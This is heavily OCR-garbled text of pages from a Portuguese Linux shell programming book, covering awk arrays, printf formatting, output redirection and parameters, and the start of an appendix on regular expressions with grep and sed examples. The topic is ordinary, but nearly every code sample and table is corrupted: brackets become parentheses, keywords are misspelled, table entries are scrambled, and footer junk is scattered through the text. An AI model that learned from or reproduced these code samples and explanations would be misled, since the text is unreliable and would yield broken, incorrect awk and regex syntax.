Registro, o conteúdo do arquivo carros , indexado pelo sequencial do registro.
  • 379.
    366 Programação ShellLinux Vamos aproveitar o exemplo anterior e fazer um programa para listar tele fones de trás para a frente: $ cat tac.awkH mvk • { END Regi stro (NR) ~ SO ) for ( i :::NR; i > l; 1.-- ) p.d .m:. Re9istt:o ( i ) ) ' te l e fones Ao final da carga do vetor Regist ro, o programa faz um loop para listar cada linha do vetor, a partir da última (IIRI até a primeira. Vamos executá-lo: $ tac . a;.,•k Paula Dua~te (0 11)449-0219 Ney Gerhardt (02 ~ )543- 4 32 1 Ney Garrafas (021) 988-3398 Luiz Carl os (021)76?-2 121 Juliana Duarte (024)622- 2876 Enio C,u doso (023) 232-3423 Cl audia 11a.rci a (021 1555-2112 Cira Grippi (021)555 - 1234 Felizmente, o tratamento de vetores feito pelo awk nos permite indexá-los com valores não numéricos. Isso pode nos ser útil, quando necessitamos de muito acesso randômico em um arquivo não muito grande (que possa residir com folga na memória). Repare, no exemplo a seguir, que dois veto- res foram criados: um com todo o registro e outro com as velocidades. Em ambos, o campo usado como subscrito foi o modelo. S cat indexauto.awk awk '{ ENO Regis tros ($1) ; $0 Velocidades ( $1 ) ; $2 for (Hodelo 1n Velocidades) Print Hodelo, .. t "1 v elocidades (Model o} ) ' carros SI =modelo e $2 a ve/. m~~. Urepresentaum <TAB> 33. Eu chamei este programa de tac .aw~ porque em Unux existe um comando tac (repare que t ac é cat ao contráuo) que faz exatamente a mesma coisa. Isto é, lista o arqutvo da últirna para a primeira linha. Mate com d re l s l • s
  • 380.
    awk: Comando ouLinguagem? 367 Se fosse o caso, esse programa teria no vetor Registros todos os dados do arquivo carros, disponibilizando-os para eventuais consultas randômi- cas. Mas, aproveitamos o embalo e listamos os modelos e suas velocida- des, já que também havíamos criado velocidades. Veja só: $ indexalto .awk: Paz:ati 173 Pal io 1 66 Corsa-Wllqon 183 Corsa-4portas 162 corsa- sedan 182 Gol 175 Tipo 176 Corsa-lpo.r tas 150 Pal io-ÇtJeekend 185 Esta é a forma de usar o tor que eu havia dito que explicaria mais tarde. Ele interage com todos os elementos de um vetor. Sua forma é: For (indice in vetor) comando E executa comando com a variável índice assumindo todos os valores dos subscritos definidos para vetor. Como você não conhece os moderes contidos em carros, caso quises- se saber dados sobre o Clio, antes teria que perguntar sobre a sua existên- cia no vetor Registros, fazendo: if (Registros (''Clio") ! = ''fl) . . . Ora, essa forma está correta, porém, como o Clio não está cadastrado, teríamos como efeito colateral do i f a criação de um elemento vazio no vetor Regist ros, indexado de Clio. Esta mesma pergunta poderia ser feita, sem subprodutos indesejáveis, da seguinte forma: i f ("Clio" i n Regis t ros) ... Essa é a forma que eu prefiro. Uma outra forma muito eficiente de trabalhar com vetores é usando a função interna splil: . ~1atcria com d r bs auto a.~s
  • 381.
    368 Programação ShellLinux Para matar um elemento de um vetor, basta simplesmente fazermos: delete vetor ( indice ) Dessa forma, o elemento i ndice de vetor seria apagado. print e printf parece mas não é ... Os comandos print e print.r:, como já foi visto anteriormente, são as prin- cipais instruções usadas para saída de dados em ambiente awk. O print é usado para gerar saídas de dados simples, sem muitos rebuscados; já o p rintf se encarrega de fazer saídas com formatações mais complexas, caprichando mais na aparência. Como em scripts Shefl, o awk deixa redire- cionar a saída, portanto o print e o pnntf podem ter suas saídas redire- cionadas para arquivos e pipes . Para melhor esclarecer esses comandos, devemo-nos lembrar que na seção A1 .3, vimos que tanto o Separador de Campos de Saída (Output Eield Separator) quanto o Separador de Registros de Saída (Output Re- cord Separator) estão definidos, respectivamente, nas variáveis internas ors e ORS. Inicialmente, o ors contém um espaço em branco e o oRs um newline, mas esses valores podem ser mudados a qualquer momento, para facilitar a edição de relatórios. Vejamos mais amiúde como funcionam os dois comandos. A saída com print O comando pcint e;~;pressaol , expressao1, . .. 1 expressao, Imprime o valor de cada e xpressa o separado pelo ors colocando um oRs ao seu final. O comando: print. É uma abreviatura de: print $0 ~1atcria com d r bs auto a.~s
  • 382.
    awk: Comando oulinguagem> 369 Para imprimir uma linha em branco faça: print ••" Formatando a saída com printf Basicamente, o prin tf em ambiente awk comporta-se identicamente ao do C, isto é, ambos têm a mesma morfologia, a mesma sintaxe e produ- zem os mesmos resultados. Julgo conveniente, sempre que ocorre, real- çar esta semelhança, uma vez que os iniciados na linguagem C já podem sair por aí usando o printf do a"'k sem perder seus preciosos minutos lendo esta seção. O comando tem a seguinte sintaxe: printf formato, expressao,, expressao~, . . . , expressao., onde formato é uma cadeia que contém tanto as informações a serem impressas quanto as definições dos formatos das cadeias resultantes de expressao,, expressao,, ... , expressao•. As citadas definições dos for- matos sempre começam por um % e terminam por uma letra, de acordo com a seguinte tabela: ~ Letra A expressão será impressa como: c Simples caractere d Número no sistema decimal e Notação científica exponencial f Número com ponto decimal g O menor entre os formatos %E e % f com supressão dos zeros não significativos o Número no sistema octal s Cadeia de caracteres x Número no sistema hexadecimal % Imprime um %. Não existe nenhuma conversão
  • 383.
    370 Programação ShellLinux Exemplo: Nos exemplos a seguir estão sendo mostradas sequências de saídas do print f tabeladas. Em alguns dos casos (os finais), usei a barra vertical <1 1 para enfatizar que, além de formatar, o comando também permite que se programe o alinhamento dos campos. Observe a tabela apresentada a seguir. O formato defaultde saída numérica é %.6g; que pode ser alterado, mudan- do-se o valor de oFMT, que, além disso, também controla a conversão de valo- res numéricos para cadeias de caracteres para concatenação, por exemplo. Como redirecionar a saída com printf? Como já havia adiantado, o awk permite o redirecionamento de suas saídas para arquivos e para comandos She/1. Fazer isso é quase óbvio, mas, note, eu disse quase. Há alguns poucos macetes, que ao longo desta seção passarei a explicar. L] Entrada Saída print.f •%d•. 99/ 2 ~g pt'int.f •%e• , 9912 4 . 95G000e+Ol Noceça<>clentlflca princ.f "f", 99/ 2 49 . SOGOOO printf '%6 . 2f• . 99/2 49. 50 6 inteS-ose 2decimaissem zeroà esquema print.f •g" ,99/2 49.50 Olo<malo%1ficariamGOO" printf •to". 9 11 9conVll11ido paraoctalé iguala 11 printf ·~04o" , 9 0011 9emoctal.4algarismose Oâ esquerda prinef ·tx". 20 14 20oonve<tldopara hexadeclmaldã 14 printf • fs I " , ' f'lam.try" IFlamaryl Foonatode ediçãodecadeias print.f 'l%l~si",'Flamary• -- --- I Flamary l 1clemai:'llandoà<Jt. IOtallzando 15 poolçeés printf "l'- l Ssi", "Flamary• ll'lamary I 15 posiçOOs alinhadasàesquerda printf "1 .lsu~ngoi " ,"Flamary• IFl amengo I Sóas3primeirasposições • cadeia mengo --- pdntf 'IU0 . 2si' ,"Eugenlo' I Eu ) 1Oposiçõesalinhadasãdlr, pegandoas21D printf 'l· l0 . 2si ", "Eugenio' I<.'U I Idematiohadasâ esquerda Digamos que eu queira gravar no arquivo velozes os automóveis cons- tantes do meu arquivo c arros que atinjam velocidades superiores a 180 km/h. Isto deveria ser feito como no fragmento de programa seguinte: $2 > 180 i ptint Sl, S2 >"ve l oze s " I
  • 384.
    awk: Comando ouLinguagem? 371 Dá para perceber que é semelhante ao que aprendemos em programa- ção She/1. A única diferença são as aspas abraçando o nome do arquivo. Estranho, não? Não. Caso não tivéssemos usado as aspas, o awk enten- deria que velozes seria uma variável (que neste caso ainda não teria sido inicializada) e tentaria fazer a saída para o arquivo contido nela, originando um erro. Suponha agora, que no mesmo exemplo anterior, eu queira a saída para um arquivo, cujo nome está definido na variável Arq . Imagine ainda que esse arquivo será gravado no diretório /tmp . Adaptando o fragmento de código que usamos anteriormente, vem: $2 > 180 { print Sl, $2 > (" /tmp/ " Arq) J Juntallmplcom oconteúdo deArq Como diria o Capitão Marvel: Caramba! Esse tipo de construção está muito estranho! Vamos entender o que acontece: o operador "maior que" <>l tem precedência sobre a concatenação, portanto devemos priorizar, com o uso dos parênteses, a concatenação, para só após fa- zer o redirecionamento. Da mesma forma e com as mesmas regras mostradas antes, ao invés de mandarmos a saída para um arquivo, podemos enviá-la para execu- ção de outro(s) comando(s). Isso é facilmente factível, empregando-se o pipe <11• Veja só como poderíamos ter desenvolvido o programa indexauto. awk, de forma a ter a sua saída classificada. Exemplo: $ cat indexauto.awk a•"k ' ( END Registros [Sl) = $0 Velocidades [Sl] = $2 for ( Modelo in Velocidades ) print Modelo, "t", Velocidades[Modelo) 1 "sort" ) ' carros
  • 385.
    372 Programação ShellLinux Repare que a saída do comando print foi redirecionada, através do pipe <11, para o comando sort de forma a classificar os dados recebi- dos. Vamos executá-lo: $ indexauto.awk corsa- 3portas 150 Cotsa- 4pot tas 182 Corsa - Sedan 182 Co~sa-Wagon LB 3 Gol 175 Palio 188 Palio-weekend 185 PaLati 173 Ti po 176 Para encerrar esse papo sobre redirecionamentos, é bom acrescentar que, além do que foi mostrado, o a><k também permite anexar dados ao fi- nal de um arquivo com o uso de » e receber como entrada a saída de um comando com o uso de pipes, em ambos aos casos tal como no She/1. Olha só este fragmento de código em que usamos um grep para filtrar os dados de entrada para o comando awk. fgrep 'CorDa 1 c<1.rros I <nrk ' ... ' Oawksóreceberá os regístros referentes aos Corsas Nesse caso, o fg r e p, rapidamente, filtra os registros dos diversos mo- delos de Corsa e passa-os ao awk . O awk no contexto do Shell O awk por si só já é uma ferramenta poderosa. Quando o aliamos à po- tência de sistemas UNIX-Like, usando os recursos de She/1, da linguagem C e de tudo mais que estes esplêndidos sistemas operacionais oferecem, então dá o maior samba. Ao longo desta seção, vamos esmiuçar um pouco a forma como se faz a interação entre o awk e o She/1. Começaremos isso pelo modo de passar e receber parâmetros. Mas já vou avisando: qualquer semelhança com o correspondente na linguagem C não é mera coincidência. ~1atcria com d r bs auto a.~s
  • 386.
    awk: Comando ouLinguagem? 373 Recebendo parâmetros Também é possível passarmos parâmetros para um programa escrito em awk . Esses parâmetros serão recebidos por uma variável (inteira34) e por um vetor; esses dois sempre terão os seguintes nomes e atribuições: - ARGC - Esta variável contém a quantidade de parâmetros recebidos; ARGV - Vetor que contém os valores recebidos. Seus subscritos variam desde ARGV 1o1, que contém o nome da rotina, até ARGv [ARGC - 11 . Exemplo: Vejamos uma rotina para listar todos os parâmetros recebidos, de forma a clarear as explicações: $ cat param? awk. ' BEGIN I for (i=l; i < ARGC; i++J prinL A.RGV [i] , "n" ) ' $ . Em cooperação com o Shell Em todos os exemplos que mostramos até agora, o a•..k era por si só um programa, sem interfacear com o She/1. A prova disso é que todo o seu es- copo estava compreendido entre apóstrofos, como em: awk ' { print Sl I ' para evitar que o She/1 interpretasse algo do bojo do awk, já que muitos dos caracteres dessa linguagem são significativos para o She/1. Vamos pegar o arquivo telefones e fazer um programa para listar os dados correspondentes a uma determinada pessoa que seria informada via teclado (seria uma nova versão do programa pp desenvolvido na Seção Desta Vez Vamos...). ? cat pp.awk awk ' / ' Sl ' / ' telefones Ouawl< VS1Vtelefones 34.Apesar de não existiro conceito de tipo de variàvel em awk, disse que esta era inteira porque ela sempre serà valorada com números.
  • 387.
    374 Programação Shelllinux Note que o parâmetro $1 ficou exposto à interpretação do She/1, sendo portanto integrado ao awk já com o seu valor passado. Vamos executá-lo: $ pp.awk claudia $ pp.awk Claudia Claudia Marcia (021)555-2112 Não listou nada, Claudia estavacom 'c'm inúsculo Uma outra aplicação simples seria um contador de ocorrências de pa- lavras. Suponha que você queira contar a quantidade de vezes que cada palavra ocorre no arquivo quequeisso, onde uma palavra é uma sequência contínua de caracteres não branco e não <TAB> . O programa seguinte im- prime estas ocorrências, classificadas na ordem decrescente. $ cat cop.awk i Conta Ocorrencias de Palavras ~ awk '{ END for (w = 1; w <= NF; w++) conta[Swj ++ for (w in conta) print conta[w] , w 1 "sort -nr" }' quequeisso Nesse exemplo,oprimeiro for usa o vetor conta para acumularo núme- ro de vezes que cada palavra é usada. Uma vez que todo o arquivo foi lido, o segundo for manda cada linha que seria gerada pelo comando print, contendo o contador ea respectiva palavra, para ser classificada (comando sort), numericamente (opção -n) em ordem reversa (opção -r). Executando... ? cop.awk 8 de 3 do 2 o 2 EH 1 usuarios, 1 UNIX; 1 UNIX,
  • 388.
    awk: Comando ouLinguagem? 375 Poderíamos tornar o nosso contador genérico, recebendo o nome do ar- quivo que desejássemos contar como parâmetro. Veja como ficaria, neste caso, o nosso programa: $ cat cop.awk ll # Conea Ocorrencias de Palavras il E:ND for ( w = 1; w <= NF ; w++) cont.a [ $-!] ++ for (w in conta) print conta [•!] , w I "sort. -nr" ) ' $1 Repare quetrocamos o nomedo arquivo (no exemplo anterior queq ueisso) por um $1 . Como o s1 ficou fora do escopo dos apóstrofos, ele será inter- pretado pelo She/1, que o considerará um parâmetro. Caso estivesse entre os apóstrofos, seria interpretado pelo a~1k como o primeiro campo e não seria visto pelo She/1. Vamos ver a execução desta nova versão passando o arquivo telefones como parâmetro: $ cop.awk telefones 2 i'ley 2 Duarte 1 Paul a 1 MA rcia 1 Luiz 1 Juli ana l (011) qq9 - 0219 Como exemplo final, suponha que você tem dois arquivos de movimenta- ção bancária: o primeiro chamado c r edites, e o segundo deb~tos . Ambos contêm o campo "nome do correntista" e a seguir o "valor absoluto" daquele movimento bancário (se o valor vier do arquivo debitos , será tratado como um valor negativo). Os registros de ambos os arquivos estão em ordem cronológica, isto é, estão classificados na ordem em que os movimentos ocorreram. Vejamos o programa para calcular o saldo em conta corrente: $ c::at sa~do.awk 11 # Calcula Saldo ern Conta Corrente 11 ~1atcria com d r bs auto a.~s
  • 389.
    376 Programação ShellLinux awk ' f'ILENAHE == "creditoo• ( Saldo($1) += $2 FILE~re == "debitos" ( Saldo[$1) $2 E.NO ( for (Norne in Saldo) print Nome, Saldo [Nome] ) ' credito• debltos No primeiro instante, usamos o vetor saldo para acumular o total de de- pósitos para cada nome, em seguida subtraímos desse vetor, os débitos dos respectivos nomes. Finalmente, a ação END imprime o saldo final em conta corrente. Na tabela a seguir estão listados os dados dos dois arquivos: Créditos Tadeu 4321.00 Silveira 123.45 Tadeu 22 . 34 Silveira 678.89 Miltom 7654 . 25 Arquivos Débitos Miltom 2345 . 22 Silveira 100 . 00 Silveira 50.00 11iltom 2340 .99 Tadeu 200 . 00 Ao executar o programa com os arquivos descritos vem: $ sa.ldo. awk Miltom 2968 . O~ Tadeu 4143.34 Silveita 652 .Jq - ~-
  • 390.
    Apêndice l Expressões regulares Esteapêndice se propõe a fazer uma introdução às Ex- pressões Regulares e sua utilidade, tentando desmistifi- car a dificuldade a que sempre estão associadas. Muito do que você verá daqui em diante já foi falado ao lon- go do livro, já que diversas instruções usam e abusam das Expressões Regulares. Serão evitados ao máximo os termos técnicos e será dado um exemplo didático da vida real (correção ortográfica). para ilustrar melhor os conceitos. Uma Expressão Regular (ER) é uma construção que utiliza pequenas ferramentas, feita para obter uma de- terminada sequência de caracteres de um texto. Embora abstrata e vaga demais, ao final deste apêndice essa de- finição ficará mais clara. Este texto foi extraído de http:/lptwikipedía.orglwiki/Ex- pressão_regular e não é para assustar, é somente para os que gostam de conhecer a teoria fundamental e o histó- rico das coisas. Se esse não é o seu caso, isto é, se seu negócio é ir logo metendo a mão na massa, salte direto para a seção "Então vamos meter as mãos na massa· que fica um pouco à frente. 377 Mate com d re l s 1 • s
  • 391.
    378 Programação ShellLinux Um pouco de teoria Em ciência da computação, uma Expressão Regular (ou o estrangeirismo regex, abreviação do inglês regular expression) provê uma forma concisa e flexível de identificar cadeias de caracteres de interesse, como caracte- res particulares, palavras ou padrões de caracteres. ExpressõesRegulares são escritas numa linguagem formal que pode ser interpretada por um pro- cessador de Expressão Regular, um programa que ou serve um gerador de analisador sintático, ou examina o texto e identifica partes que casam com a especificação dada. O termo deriva do trabalho do matemático norte-americano Stephen Cole Kleene, que desenvolveu as Expressões Regulares como uma nota- ção ao que ele chamava de álgebra de conjuntos regulares. Seu trabalho serviu de base para os primeiros algoritmos computacionais de busca e depois para algumas das mais antigas ferramentas de tratamento de texto da plataforma Unix. O uso atual de Expressões Regulares inclui procura e substituição de texto em editores de texto e linguagens de programação, validação de for- matos de texto (validação de protocolos ou formatos digitais), realce de sintaxe e filtragem de informação. Conceitos básicos Uma Expressão Regular (ou um padrão) descreve um conjunto de ca- deias de caracteres, de forma concisa, sem precisar listar todos os ele- mentos do conjunto. Por exemplo, um conjunto contento as cadeias "Han- del", "Hãndel" e "Haendel" pode ser descrito pelo padrão H1!li ae?1ndel. A maioria dos formalismos provêm pelo menos três operações para construir Expressões Regulares. A primeira delas é a alternância, em que uma barra vertical 11> separa al- ternativas. Por exemplo, psicadélic o 1psicodélico pode casar "psicadélico" ou "psicodélico". A segunda operação é o agrupamento, em que parênteses ( 1, 1) são usados para definiro escopo e a precedência de operadores, en- tre outros usos. Por exemplo, psicad élico 1psicodélico e psic (a 1o )délico são equivalentes e ambas descrevem "psicadélico" e "psicodélico". Por fim, ~1atcria com d r bs auto a.~s
  • 392.
    Expressões regulares 379 aterceira operação é a quantificação (ou repetição). Um quantificador após um token (como um caractere) ou um agrupamento especifica a quantidade de vezes que o elemento precedente pode ocorrer. Os quantificadores mais comuns são ? , • e + . O ponto de interrogação (?l indica que há zero ou uma ocorrência do elemento precedente. Por exemplo, ac?cão casa tanto "acção" quanto "ação". Já o asterisco <"l indica que há zero ou mais ocor- rências do elemento precedente. Por exemplo, ab*c casa "ac" , "abc", "a bbc ", "abbbc" , e assim por diante. Por fim, o sinal de adição ( + ) indica que há uma ou mais ocorrências do elemento precedente. Por exemplo, ab+c casa "a bc"' "abb c "' "a bbbc", e assim por diante, mas não "ac". Essas construções podem ser combinadas arbitrariamente para formar expressões complexas, assim como expressões aritméticas com números e operações de adição, subtração, multiplicação e divisão. De forma geral, há diversas Expressões Regulares para descrever um mesmo conjunto de cadeias de caracteres. A sintaxe exala da Expressão Regular e os opera- dores disponíveis variam entre as implementações. História A origem das Expressões Regulares está na teoria dos autômatos e na teoria das linguagens formais, e ambas fazem parte da teoria da com- putação Esses campos estudam modelos de computação (autômatas) e formas de descrição e classificação de linguagens formais. Na década de 1950, o matemático Stephen Cole Kleene descreveu tais modelos usando sua notação matemática chamada de "conjuntos regulares", formando a álgebra de Kleene. A linguagem SNOBOL foi uma implementação pioneira de casamento de padrões, mas não era idêntica ás Expressões Regu- lares. Ken Thompson construiu a notação de Kleene no editor de texto QED como uma forma de casamento de padrões em arquivos de texto. Posteriormente, ele adicionou essa funcionalidade no editor de texto Unix ed, que resultou no uso de Expressões Regulares na popular ferramenta de busca grep. Desde então, diversas variações da adaptação original de Thompson foram usadas em Unix e derivados, incluindo expr, AWK, Emacs, vi e lex. O uso de Expressões Regulares em normas de informação estruturada para a modelagem de documentos e bancos de dados começou na década ~1atcria com d r bs auto a.~s
  • 393.
    380 Programação ShellLinux de 1960 e expandiu na década de 1980, quando normas como a ISO SGML foram consolidadas. Então vamos meter as mãos na massa As ERs são poderosas e podem aumentar em muito a produtividade, sendo o conhecimento de seu uso indispensável a um administrador de sistemas. Elas também podem poupar tempo do usuário na busca por informações ou em tarefas complexas. Vários programas e linguagens de programação têm suporte para ERs, como grep, egrep, find, sed, awk, J.ex, perl, tcl e python e também alguns editores de texto como ed, vi, emacs e vrriter. Na grande maioria dos editores de texto existentes há uma função de busca que permite procurar por uma palavra no texto em edição. Digita-se a palavra e esse mecanismo procura, sem opções (ou complicações, como muitos diriam ). Alguns editores, com uma busca um pouco mais esperta, permitem a procura ignorando a diferença entre letras maiúsculas e minúsculas, por meio do uso de um curinga, geralmente o asterisco ( " I , que signi- fica "qualquer coisa". Este também funciona na linha de comando, pois quando você faz um 1s • . t xt, está listando "todos os arquivos com a extensão . t xt" . Editores de texto mais profissionais têm suporte para ERs e permitem o uso de uma série de metacaracteres, que são caracteres especiais que assumem uma função em vez de seu valor literal (como o curinga • já citado). Uma ER é formada por metacaracteres e caracteres literais, mas, para simplificar a demonstração dos conceitos, os caracteres literais serão representados apenas com letras, embora também possam ser números e símbolos <. ~ ' ~ ' # . . .) . Encare os metacaracteres como pequenas ferramentas (e assim serão referidos no restante do texto). Cada uma delas possui uma função espe- cífica, que pode variar com o contexto no qual está inserida, e essas fun- ções podem ser agregadas e aninhadas umas com as outras. produzindo expressões muito poderosas. Vamos dar uma olhada em algumas dessas ferramentas, como . • [. J. ' e +. Mate com d re l s l • s
  • 394.
    Expressões regulares 381 Parafacilitar o aprendizado, dividimos esses metacaracteres em 4 grupos: • Âncoras; • Representantes; • Quantificadores; • Outros. Vejamos então cada um deles, procurando dar exemplos bem significa- avos. Âncoras O primeiro grupo de metacaracteres que veremos é formado pelas ânco- ras. Elas têm esse nome porque sua finalidade não é combinar (casar) com um texto, mas sim indicar a posição na qual o texto será pesquisado. Veja o quadro resumo a seguir: ER Função A .Pesquisar texto no início das linhas ' - - $ liPesquisar texto no fim das linhas b IPesquisar texto no início elou no fim das palavras B liNegação de h Exemplos: No /etc!passwd do Fedora se você fizer $ grep root /etc/passwd Achará duas linhas: a primeira é referente ao rooc propriamente dito e a segunda é referente ao usuário operator que, por ter seu diretório home em /root, também é localizado pelo comando grep. Para evitar este tipo de coisa, procuramos o root somente no início das linhas de /etc/passwd. E para isso fazemos: $ grep 'Aroot ' / etc/passwd rooc : x : O:O: ronc : 'rooc : /b,n/bast
  • 395.
    382 Programação ShellUnux Agora veja só esse arquivo: $ cat -vet nums lS $ 2$ $ $ 3S Como sabemos que o cat com as opções -vet marca o fim de linha com um cifrão <~l , deduz-se que algumas linhas de nums estão vazias. Vamos então brincar com ele um pouquinho: $ sed 'a/A/:/' nums : l :2 : 3 $ sed ' s/$/:/' nums 1 : 2 : 3: $ sed '/A$/d' nums 1 2 3 Primeiramente trocamos o inicio n de cada linha por dois pontos < :1, no segundo fizemos o mesmo ao final de cada linha IS> e finalmente dele- tamos as linhas que tinham o início I'> colado no final <S>. Veja só este arquivo: $ cat ave avestruz ave-do-paraiso trave cavei traveco
  • 396.
    Expressões regulares 383 Comovocê pode notar, todos os seus registros contém a cadeia ave . Primeiramente vejamos os exemplos mais óbvios do uso de bordas: $ grep - E 'bave' ave avt:.::st ruz ave-do-paraiso $ grep - E •aveb' ave ave- do-parals o t rave $ 9'rep - E ' baveb' ave ave-do-paJ:aiso Como você pôde ver, o hífen também é considerado borda. Para efeito do b sob Shell, só não são bordas as letras, os números e o sublinhado, isso é: [A- za-z0- 9_1 Vamos ver outros exemplos, um pouco mais complexos: $ grep - E ' Bavêb ' ave trave $ 9Cl;Cp -E ' bo.vcB' o.vc avest.ru= $ grep - E ' BaveB ' ave cavei t ravec o Como vimos, o B casa com tudo que não for borda. Representantes Veremos agora os metacaracteres representantes, que são assim chama- dos porque representam determinados caracteres em um texto. ER Nome Significado IPonto IQualquer caractere uma vez l I Lista Qualquer dos caracteres dentro dos colchetes uma vez [ A J Lista negada Nenhum dos caracteres da lfsta ~1atcria com d r bs auto a.~s
  • 397.
    384 Programação ShellUnux Suponhamos que você esteja editando um texto e queira procurar pela palavra "Fim", mas não se lembra se ela começava com f ou F. Você pode usar uma ER para procurar pelos dois casos de uma só vez. A ER seria .im . O ponto é uma ferramenta que casa - termo que pode signifi- car representa ou compara- "qualquer caractere", mas apenas uma vez. Então, poderíamos obter como resposta, além do "Fim" e "fim" desejados, "sim", "mim", "rim" etc. Ou seja, chegamos à conclusão de que nossa ER não é específica o suficiente. Vamos agora começar a trabalhar a ER, refiná-la, torná-la mais precisa. Sabendo que "Fim" podia ter um f maiúsculo ou minúsculo, e nada dife- rente disso, ela poderia ser descrita por [Ffl im. Os colchetes são uma ferramenta também. Como o ponto, casam uma única vez, mas casam apenas "qualquer dos caracteres entre os colchetes". Assim especificamos nos colchetes quais caracteres são válidos numa determinada posição. Então estamos procurando por uma letra r ou f , seguida de uma letra i , seguida por sua vez de um m. Uma dica importante: dentro de uma lista, não existem metacaracteres, quero dizer: dentro da lista os metacaracteres perdem seus superpoderes e são tratados como simples e reles caracteres mortais. Exemplos: 12[ :. J34h, casará com: 12 : 3qh, 12 . 34h e 12 34h. Dessa forma o ponto <.J dentro da lista não representa qualquer caractere, mas somente o literal ponto <. >• Quanto à lista negada, veremos logo à frente, para não perder a didática desta sequência de exemplos. Quantificadores Os quantificadores servem para indicar o número de repetições permitidas para a entidade imediatamente anterior. Essa entidade pode ser um carac- tere ou metacaractere. Em outras palavras, eles dizem a quantidade de repetições que o átomo anterior pode ter, quantas vezes ele pode aparecer.
  • 398.
    Expressões regulares 385 Osquantificadores não são quantificáveis, então dois deles seguidos em uma ER é um erro. E tenha sempre na sua memória: todos os quantificadores são gulosos. ? Opcional • Asterisco + Mais t I Chaves Torna a entidade anterior opcional Zero ou mais ocorrên~s da enüdade anterior Uma ou mais ocorrências da entidade anterior Especifica exatamente a quantidade de repetições da en- tidade anterior Vou repetir: todos os quantificadores são gulosos e, por isso, casarão com o máximo que conseguirem. Mais tarde voltaremos a abordar isso, mas já fique atento e de orelha em pé. E se você quisesse procurar por letras repetidas? Por exemplo, aa, aaa, aaaa etc. Num editor de textos normal você procuraria cada possibilidade uma a uma. Com ERs, você pode simplesmente informar aa•. O asterisco <• 1 aqui não funciona como o curinga que vimos há pouco, que substitui "qualquer caractere". Aquele é um caractere usado para a expansão de nomes de arquivos, providenciada pelo She/1. Esse aqui é um metacarac- tere de Expressão Regular. Por favor, não confundam expansão de nomes de arquivos com Expressões Regulares. São duas coisas totalmente dis- tintas, apesar de seus metacaracteres por vezes serem semelhantes. Em ERs, o asterisco t•l é um quantificador, ou seja, indica que a entidade imediatamente anterior (nesse caso a letra a) pode aparecer várias vezes. Mas o asterisco ( * ! também casa zero vezes, então nossa expressão a a • também casaria uma letra a (uma letra a, seguida de outra letra a zero vezes). Poderiamos fazer aaa•, que sempre casaria um mínimo de duas letras a. Temos um outro quantificador, o sinal de adição (+ ). O sinal de adição funciona da mesma maneira que o asterisco ( *}, só que ele casa a en- tidade imediatamente anterior uma ou mais vezes. Então ficaríamos com aa+, ou seja, uma letra a, seguida de outra letra a que apareça uma ou mais vezes. ~1atcria com d r bs auto a.~s
  • 399.
    386 Programação ShellLinux Como acabamos de ver, o ponto c. > representa qualquer caractere e o asterisco C*> representa zero ou mais caracteres da entidade anterior. Desta forma o . * é o tudo e o nada, isto é, casa com qualquer coisa: o tudo. Quando o asterisco (*> representar zero caracteres da entidade an- terior, será o nada. Esse tipo de construção deve, quando possível, ser evitado por ser de- masiadamente gulosa. No final deste apêndice, haverão algumas dicas para evitar isso, procurando ser o mais específico possível. Exemplo: Bem, agora que já sabemos o básico de ERs, como faríamos para resolver um problema cotidiano com elas? Você escreveu um texto, uma redação, um manual. Como fazer checa- gens ortográficas rápidas, procurando erros comuns como: 1. Eu "grudei" minha pontuação com a palavra anterior? Por exemplo: Hoje? Assim: Nossa! Fim. 2. Eu deixei um espaço em branco após a pontuação? Por exemplo: Hoje? Não vai dar. Assim: um, dois e três. Nossa! Que estranho. 3. Após finais de período, como ponto c. >, exclamação c!> e interro- gação (? >, eu comecei a frase seguinte com letra maiúscula? É inútil dizerque, sem ERs, qualquer uma das três checagens propostas seria trabalhosa, resumindo-se a testar cada uma das possibilidades uma a uma, e no caso da número 3, seria um teste de a até z , um por um. Desgastante. Vamos às respostas: Para exemplificar, vamos usar nos exemplos o arquivo besteira . txt, que tem o seguinte conteúdo:
  • 400.
    Expressões regulares 387 $cat besteira.txt ~u vi um velho c om um f ole velho nas costas . t anto fede o fole do vel ho, quanto o velho do fole fede . Um desatio :diga isso bem ràp ido 1. Temos uma palavra e devemos ter o sinal de pontuação logo em se- guida, sem espaço entre eles. TÁTICA: procurar um espaço seguido de um sinal de pontuação: BR: •• [ ?! . :; ]•' ou seja, procure um espaço em branco seguido de: ? , ou 1 ou ., ou :, ou ' . Exemplos: $ sed 's/ [? 1. : ; , ]/X/g' besteira. txt Eu vi um vel ho com um fol e velho nas costa~X tdn to fede o fo l e do velho , quanto o velho do fole fede . Ui1l desafioXdiga isso bem rápidox Como ainda não sabemos guardar o texto casado por Expressões Regu- lares, substituí o que estava incorreto (um sinal de pontuação precedido por um espaço em branco) por um X somente para mostrar que os erros foram localizados corretamente. Por enquanto continuaremos usando esse artifício, porém, mais tarde, quando estudarmos grupos, voltaremos a es- ses exemplos fazendo os acertos definitivos. 2. Logo após um sinal de pontuação, deve haver um espaço em bran- co. Para procurar os erros, temos duas táticas e conheceremos dois conceitos novos da ferramenta [ 1. • Conceito novo: lnteNalo Dentro dos colchetes, dois caracteres com um hífen (- I entre eles significa um intervalo. Então [A- z J é o mesmo que "ABCDEFGHIJKLH- NOPQRSTWXYZ" . Idem para [ a- z J. TÁTICA 1: procurar um sinal de pontuação seguido de uma letra: BR: " [ ? !.:; ) [A-Za-z) " ~1atcria com d r bs auto a.~s
  • 401.
    388 Programação ShellLinux ou seja, procure por: ? , ou ', ou . , ou :, ou :, seguido imedia- tamente por uma letra entre A e z ou uma letra entre a e z. Aqui temos um problema, pois acabamos perdendo erros como sinais se- guidos de números, ou sinais repetidos como " ?? ". Exemplos: $ sed 's/[ ?1 . : ; ,J[A·Za-=1/X/g' besteira.txt eu vi um velho corn um fole velho nas coHas . t•nto fede o fole do velhoXuanto o velho do fo le fede . Um desafio X1go isso bem r.lpido • Conceito novo: negação. Dentro dos colchetes, se o primeiro caractere for um sinal de acento circunflexo 1AJ , o significado dos colchetes muda para "qualquer caractere, exceto os de dentro dos colchetes". TÁTICA 2: procurar um sinal de pontuação seguido de qualquer coi- sa, menos um espaço em branco: e~: '' L? ! . : ; Jl" 1" ou seja, procure por: : , ou ' , ou . , ou :, ou : , seguido imediata- mente por qualquer coisa fora um espaço em branco. Exemplos: $ sed 's/[?1. : :,1!A 1/X/g' besteir a.txt Eu vi uro vel ho com Lun fole velho nas costas t.a.nto fede o fole do velhoXuant-o o velho do fol e fede. Um desafio Xi ga isso bem rãpido ! Como prometi, esse exemplo serviu para explicar o conceito de lista negada. 3. Logo após um sinal de pontuação de fim de período e o 